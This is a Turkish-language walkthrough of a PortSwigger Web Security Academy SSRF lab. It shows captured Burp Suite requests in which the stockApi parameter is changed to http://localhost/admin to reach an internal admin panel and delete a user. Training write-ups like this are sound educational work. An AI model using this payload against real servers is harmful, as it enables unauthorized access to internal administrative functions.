





SSRF

LAB 1

TARİH: 30.08.2024






Bu lab içerisinde bizden, stok kontrol URL'ini değiştirip admin arayüzüne erişerek carlos adlı kullanıcıyı silmemiz isteniyor.

▼ Check stock

Burada ihtiyaç duyabileceğimiz için önce BurpSuite programını açtım. Ardından bir ürünün sayfasına giderek stok kontrol butonuna tıklayıp bu paketi BurpSuite üzerinde yakaladım.



```
Request to https://0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net
3 Cookie: session=VadpuIUhl7oLCHzD0gXGsoTURDBFyFk
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Yakaladığımız HTTP paketi içerisinde **stockApi** adında bir parametre bulunuyor. Bu parametre içinde bir URL verilmiş, muhtemelen aradığımız kısım burası. Bu paketi farklı şekillerde tekrar yollamak için BurpSuite içinde Repeater kısmına gönderiyorum.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net
3 Cookie: session=VadpuIUhl7oLCHzD0gXGsoTURDBFyFk
4 Content-Length: 31
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a88007904dbb3bf811e3f2f008d0083.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin

Response
Pretty Raw Hex Render
WebSecurity Academy Basic SSRF against the local server LAB Not solved
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete
```

Bu zafiyeti kullanarak **http://localhost/admin** adresine ulaşmamız belirtilmişti. Ben de **stockApi** parametresinde bu URL'i kullandım ve böylece admin sayfasına ulaştık burada carlos kullanıcıasını silerek labı tamamliyorum.